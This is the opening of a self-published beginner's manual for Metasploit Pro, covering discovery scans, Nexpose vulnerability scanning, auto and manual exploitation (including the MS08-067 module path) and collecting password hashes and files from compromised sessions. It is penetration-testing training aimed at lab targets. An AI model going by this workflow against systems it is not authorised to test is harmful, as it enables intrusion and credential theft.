

# *Metasploit*

## PRACTICAL GUIDE



METASPLOIT

WRITTEN BY  
**TAPAN KR. JHA**



# Complete Metasploit Guide

(Beginners to Advance)

## Practical Manual

**By Tapan Kr. Jha**

(**Indian** Ethical **Hacker**)

# Brief Content

1. <b>Welcome</b> .....	6
a. Quick Start Guide.....	6
b. Getting Started .....	18
c. Metasploit Basics .....	22
i. What is Penetration Testing? .....	25
ii. Glossary .....	32
2. <b>Installing Metasploit</b> .....	40
a. Installing Metasploit Pro .....	40
b. Setting Up a vulnerable Target .....	64
i. Metasploitable 2 .....	65
ii. Metasploitable 2 Exploitability Guide .....	67
3. <b>Discovery</b> .....	90
a. Discovery Scan .....	90
b. Importing Data .....	102
c. Vulnerability Scanning with Nexpose .....	110
d. Tracking Real-Time Statistics and Events .....	119
4. <b>Validate Vulnerabilities</b> .....	128
a. Validating a vulnerability .....	128
b. Working with the vulnerability validation wizard. ....	129
c. Validating vulnerabilities Discovered by Nexpose .....	146
d. Sharing Validation Results with Nexpose. ....	172
5. <b>Exploitation</b> .....	205
a. Listener .....	205
b. Using Exploits .....	210
c. Skipping fragile Devices .....	215
6. <b>Payloads</b> .....	219
a. Working with Payloads .....	219
b. The Payload Generator .....	222
7. <b>Post Exploitation</b> .....	239
a. About Post-Exploitation .....	239
b. Manage Meterpreter and Shell Sessions .....	242
8. <b>Reporting</b> .....	256

# ACKNOWLEDGEMENTS

Many thanks go to the following peoples and organizations who always stand for me wherever I need them.

1. My parents Smt. Asha Devi (Mother) and Shree Dev Narayan Jha (Father) always shows their confidence in me that one day I will achieve whatever I dream. Their belief gave me so much power to fight against all unfavorable conditions. Their blessing and prayer help me to work with ethics.
2. My Business Partner Miss Riddhi Soral who supported me unconditionally in my business and life. She is always there for me in every stage of my life and business wherever I need her. I learned a lot from her. Whenever I was confused in any situation then she always guided me. I also wanted to thank Shree Vinay Soral (Uncle) and Smt. Vineeta Soral (Aunty) allowed both of us to work without limitation. With their support, we both can work late-night in our office and around the globe.
3. My sister Sapna Thakur, Vandana Choudhary, Rani Choudhary, Jyoti Jha also supported me and worked for me whenever I need them. Their love and blessing always help me to come out from negative thoughts and motivate me to work more.

# Introduction

I decided to write this book because in cybersecurity I have found many students who were not able to get the proper guideline in this field. We have seen that many contents are available online but students do not know that from where they have to students and what will be the sequence of it. So I decided to write multiple books by researching content that is available online. If students will have multiple books on cybersecurity in one place then it will be easier for them also to study it easily with sequence otherwise some topics they will study from one website then for another topic they have to search and it will waste their time.

I hope that these practical books will solve your problems if you want to learn how to use Metasploit in windows/Linux. This book will clear all your basic doubts that you have related to Metasploit. It is an important tool for exploiting any target.

## A Note of Thanks

I am very thankful to all my readers and buyer to choose my books as a source of knowledge. If you have purchased this book then the amount of this book will be distributed amongst the needy people and for those students who do not have sufficient amount to learn cybersecurity courses. So we will provide our courses free of charge for them.

## About this Book

Metasploit is the best tool for manual testing. I have covered practical examples of Metasploit. If you want to make your career in cybersecurity then for server testing this book will help you a lot to understand how to exploit server open ports. In this book, we have used metasploitable 2 as a buggy operating system which you can also use while performing practical. This book covers the entire process of vulnerability assessment and penetration testing of any server with report writing also.

# Chapter 1

## WELCOME

### a. Quick Start Guide

Metasploit Pro is an exploitation and vulnerability validation tool that helps you divide the penetration testing workflow into manageable sections. While you can set up your own workflow, listed below is a typical workflow to help you get started.

The steps are typically:

1. [Create a Project](#)
2. [Get Target Data](#)
3. [View and Manage Host Data](#)
4. [Run a Vulnerability Scan](#)
5. [Set Up a Listener](#)
6. [Exploit Known Vulnerabilities](#)
7. [Post-Exploitation and Collect Evidence](#)
8. [Clean Up Sessions](#)
9. [Generate a Report](#)




## Creating a Project

A project contains the workspace, stores data, and enables you to separate an engagement into logical groupings. Oftentimes, you will have different requirements for the various subnets in an organization. Therefore, it may be efficient to have multiple projects to represent those requirements.

For example, you may want to create a project for the human resources department and another project for the IT department. Your requirements for these departments may vary greatly, so it would be logical for you to separate the targets into different projects. At the end of the engagement, you can generate separate reports for each department to perform a comparative analysis and present your findings to the organization.

Creating a project is easy. You can click on the **New Project** button on the *Projects* page or you can select **Project > New Project** from the global toolbar.



When the *New Projects* page appears, you only need to provide a project name. If you want to customize the project, you can also add a description, specify a network range, and assign user access levels.

The screenshot shows the 'New Project' form. The 'Project name\*' field is highlighted with a red border. Below it is the 'Description' text area. Further down is the 'Network range' text area. At the bottom, there is a checkbox labeled 'Restrict to network range'. A small note in the top right corner states '\* denotes required field'.

## Getting Target Data

The next thing you want to do is add data to your project. There are a couple of ways you can do this:

- Run a discovery scan
- Import data you already have




## Scanning Targets

Scanning is the process of fingerprinting hosts and enumerating open ports to gain visibility into services running within a network. Scanning enables you to identify the active systems with services that you can communicate with so that you can build an effective attack plan. Metasploit has its own built-in discovery scanner that uses Nmap to perform basic TCP port scanning and gather additional information about the target hosts .

By default, the discovery scan includes a UDP scan, which sends UDP probes to the most commonly known UDP ports, such as NETBIOS, DHCP, DNS, and SNMP. The scan tests approximately 250 ports that are typically exposed for external services and are more commonly tested during a penetration test.

During a discovery scan, Metasploit Pro automatically stores the host data in the project. You can review the host data to obtain a better understanding of the topology of the network and to determine the best way to exploit each target. Oftentimes, the network topology provides insight into the types of applications and devices the target has in place. The more information that you can gather about a target, the more it will help you fine-tune a test for it.

Running a discovery scan is simple. From within a project, click the **Scan** button.



When the *New Discovery Scan* form appears, enter the hosts you want to scan in the *Target addresses* field. You can enter a single IP address, an IP range described with hyphens, or a standard CIDR notation. Each item needs to appear on a newline.

A screenshot of the 'New Discovery Scan' form in Metasploit Pro. The breadcrumb trail is 'Home > kittens for your face > New Discovery Scan'. The form has a section titled 'Target Settings' with a label 'Target addresses\*'. To the right of this label is a text input field containing the text '10.20.36.53' and '1020.37.\*' on separate lines. A small question mark icon is to the right of the input field. A note '\* denotes required field' is in the top right corner of the form area.


You can run the scan with just a target range; however, if you want to fine-tune the scan, you can configure the advanced options. For example, you can specify the hosts you want to exclude from the scan and set the scan speed from the advanced options.

## Importing Data

If you are using a vulnerability scanner, you can import your vulnerability report into a Metasploit project for validation. The imported vulnerability data also includes the host metadata, which you can analyze to identify additional attack routes. Metasploit supports several third-party vulnerability scanners, including Nessus, Qualys, and Core Impact.

You can also export and import data from one Metasploit project into another. This enables you to share findings between projects and other team members.

To import data into a project, click the **Import** button located in the Quick Tasks bar. When the *Import Data* page appears, select either the **Import from Nexpose** or **Import from File** option. Depending on the option you choose, the form displays the options you need to configure to import a file.



For example, if you choose to import from Nexpose, you will need to choose the console you want to use to run a scan or import a site. If you choose to import a file, you will need to browse to the location of the file.

## Viewing and Managing Host Data

You can view host data at the project level or at the host level. At the project level, Metasploit provides a high-level view of all hosts that have been added to the project. To access the project view, select **Analysis > Hosts**. The project view initially shows the Hosts list, which displays the fingerprint and enumerated ports and services for each host. You can also view all the notes, services, vulnerabilities, and captured data for the project. To access these other views, click on their tabs from the project view.

IP ADDRESS	HOSTNAME	OPERATING SYSTEM	VM	PURPOSE	SVCS	VLNS	ATT	TAGS	UPDATED	STATUS
10.20.36.51	MS-W03-3U-1	Windows 2003	vm	server	8				1 minute ago	Scanned
10.20.36.53	MS-W03R2-3U-1	Windows 2003 R2 SP1	vm	server	7				25 minutes ago	Scanned

To view the granular details for a host, you can click the host's IP address to access the single host view. This is a good way to drill down to see the vulnerabilities and credentials for a particular host.


NAME	PORT	PROTO	STATE	SERVICE INFORMATION	CREATED
dcerpc	1026	tcp	open	0a74ef1c-41a4-4e06-83ae-dc74fb1cdd53 v1.0	11 minutes ago
dcerpc	1025	tcp	open	12345778-1234-abcd-ef00-0123456789ac v1.0	11 minutes ago
netbios	137	udp	open	MS-W03-3U-1-<00>-U:WORKGROUP-<00>-G:MS-W03-3U-1-<20>-U:WORKGROUP-<1e>-G:00:50:56:8a:6a:64	11 minutes ago
ms-wbt-server	3389	tcp	open		11 minutes ago
smb	445	tcp	open	Windows 2003 (Unknown)	11 minutes ago
smb	139	tcp	open		11 minutes ago
dcerpc	135	tcp	open	Endpoint Mapper (32 services)	11 minutes ago
ssh	22	tcp	open	{"matched"=>"OpenSSH with just a version, no comment by vendor", "service.version"=>"6.2", "service.vendor"=>"OpenBSD", "service.family"=>"OpenSSH", "service.product"=>"OpenSSH"}	11 minutes ago

## Running a Vulnerability Scan


After you add target data to your project, you can run a vulnerability scan to pinpoint security flaws that can be exploited. Vulnerability scanners leverage vulnerability databases and checks to find known vulnerabilities and configuration errors that exist on the target machines. This information can help you identify potential attack vectors and build an attack plan that will enable you to compromise the targets during exploitation.

The integration with Nexpose enables you to launch a vulnerability scan directly from the Metasploit web interface. A Nexpose scan identifies the active services, open ports, and applications that run on each host and attempts to identify vulnerabilities that may exist based on the attributes of the known services and applications. Nexpose discloses the results in a scan report, which you can share with Metasploit for validation purposes.


To run a Nexpose scan, click the **Nexpose** button located in the Quick Tasks bar.



When the Nexpose configuration form appears, you need to configure and select the console you want to use to perform the scan. Similarly to a discovery scan, you need to define the hosts you want to scan. You'll also need to choose one of the available scan templates, which defines the audit level that Nexpose uses.



To view all potential vulnerabilities that found by Nexpose, select **Analysis > Vulnerabilities**. You can click on the vulnerability name to view the modules that can be used to exploit the vulnerability.



This information becomes handy in the next phase of the pentest: exploitation.

Vulnerability scanners are useful tools that can help you quickly find potential security flaws on a target. However, there are times when you may want to avoid detection and limit the amount of noise you create. In these cases, you may want to run some auxiliary modules, such as the FTP, SMB, and VNC login scanners, to manually identify potential vulnerabilities that can be exploited. Manual vulnerability analysis is considerably more time consuming and requires research, critical thinking, and in-depth knowledge on your part, but it can help you create an accurate and effective attack plan.

## Finding and Exploiting Vulnerabilities the Easy Way

The easiest way to scan and check for vulnerabilities is through the [Vulnerability Validation Wizard](#), which automates the validation process for Nexpose and Metasploit Pro users. The wizard provides a guided interface that walks you through each step of the validation process—from importing Nexpose data to auto-exploiting vulnerabilities to sending the validation results back to Nexpose.

If you don't have access to Nexpose and/or Metasploit Pro, the validation process requires manual analysis of the vulnerabilities. Manual validation requires a bit more legwork, but provides much more control over the vulnerabilities that are targeted.


## Exploiting Known Vulnerabilities

After you have gathered information about your targets and identified potential vulnerabilities, you can move to the exploitation phase. Exploitation is simply the process of running exploits against the discovered vulnerabilities. Successful exploit attempts provide access to the target systems so you can do things like steal password hashes and download configuration files. They also enable you to identify and validate the risk that a vulnerability presents.

Metasploit offers a couple different methods you can use to perform exploitation: auto-exploitation and manual exploitation.


### Auto-Exploitation

The auto-exploitation feature cross-references open services, vulnerability references, and fingerprints to find matching exploits. All matching exploits are added to an attack plan, which basically identifies all the exploits that are can be



run. The simple goal of auto-exploitation is to get a session as quickly as possible by leveraging the data that Metasploit has for the target hosts.

To run auto-exploitation, click the **Exploit** button located in the Quick Tasks bar.




At a minimum, you'll need to provide the hosts you want to exploit and the minimum reliability for each exploit. The minimum reliability can be set to guarantee the safety of the exploits that are launched. The higher the reliability level, the less likely the exploits used will crash services or negatively impact a target.

## Manual Exploitation

Manual exploitation provides a more targeted and methodical approach to exploiting vulnerabilities. It enables you to run select individual exploits one at a time. This method is particularly useful if there is a specific vulnerability that you want to exploit. For example, if you know that the SMB server on a Windows XP target does not have the MS08-067 patch, you may want to try to run the corresponding module to exploit it.


To search for modules, select **Modules > Search** and enter the name of the module you want to run. The best way to find an exact module match is to search by vulnerability reference. For example, if you want to search for ms08-067, you can either search for 'ms08-067'. You can also search by the module path: `exploit/windows/smb/ms08_067_netapi`.

One of the easiest ways to find an exploit for a vulnerability is directly from the vulnerability page. To view all vulnerabilities in the project, select **Analysis > Vulnerabilities**. You can click on the vulnerability name to view the related modules that can be used to exploit the vulnerability.



HOST	SERVICE	NAME	NEXPOSE TEST STATUS	REFERENCES
MS-W03R2-3U-1	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Not Tested	CVE-2008-4250 (13 Total)
MS-W03R2-3U-1	139/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (958644)	Not Tested	CVE-2008-4250 (13 Total)
MS-W03R2-3U-1	3389/tcp	MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387)	Not Tested	CVE-2012-0002 (11 Total)
MS-W03R2-3U-1		MS06-035: Vulnerability in Server Service Could Allow Remote Code Execution (917159)	Not Tested	CVE-2006-1314 (17 Total)
MS-W03R2-3U-1	139/tcp	MS10-012: Vulnerabilities in SMB Server Could Allow Remote Code Execution (971468)	Not Tested	CVE-2010-0020 (12 Total)

The single vulnerability view shows a list of the exploits that can be run against the host. You can click the **Exploit** button to open the configuration page for the module.



NAME	HOST	REFERENCES
MS08-067 Microsoft Server Service Relative Path Stack Corruption	10.20.36.53 (smb) MS-W03R2-3U-1	rapid7 MS08-067 OSVDB-49243 CVE-2008-4250

MODULE TYPE	PLATFORM	MODULE	RANKING	REFERENCES	ACTION
Exploit	Windows	MS08-067 Microsoft Server Service Relative Path Stack Corruption	★★★★★	CVE-2008-4250 (4 Total)	Exploit

## Configuring Common Exploit Module Settings

Each module has its own set of options that can be customized to your needs. There are too many possibilities to list here. However, here are some options that are commonly used to configure modules:


- **Payload Type** - Specifies the type of payload that the exploit will deliver to the target. Choose one of the following payload types:
  - **Command** - A command execution payload that enables you to execute commands on the remote machine.
  - **Meterpreter** - An advanced payload that provides a command line that enables you to deliver commands and inject extensions on the fly.
- **Connection Type** - Specifies how you want your Metasploit instance to connect to the target. Choose one of the following connection types:
  - **Auto** - Automatically uses a bind connection when NAT is detected; otherwise, a reverse connection is used.

- **Bind** - Uses a bind connection, which is useful when the targets are behind a firewall or a NAT gateway.
- **Reverse** - Uses a reverse connection, which is useful if your system is unable to initiate connections to the targets.
- **LHOST** - Defines the address for the local host.
- **LPORT** - Defines the ports that you want to use for reverse connections.
- **RHOST** - Defines the target address.
- **RPORT** - Defines the remote port you want to attack.
- **Target Settings** - Specifies the target operating system and version.
- **Exploit Timeout** - Defines the timeout in minutes.

## Post-Exploitation and Collecting Evidence

Any exploit that successfully takes advantage of a vulnerability results in an open session you can use to extract information from a target. The real value of the attack depends on the data that you can collect from the target, such as password hashes, system files, and screenshots and how you can leverage that data to gain access to additional systems.

To view a list of open sessions, select the **Sessions** tab. Click on the session ID to view the post-exploitation tasks that can be run against the host.



Home > i eat cake > Sessions

Collect Cleanup


### Active Sessions

SESSION	OS	HOST	TYPE	AGE	DESCRIPTION	ATTACK MODULE
Session 29	Windows	10.20.36.53 - MS-W03R2-3U-1	Meterpreter	about 1 hour		MS08_067_NETAPI

### Closed Sessions

No closed sessions

To collect evidence from an exploited system, click the **Collect** button.



Home > i eat cake > Sessions

Collect Cleanup

### Active Sessions

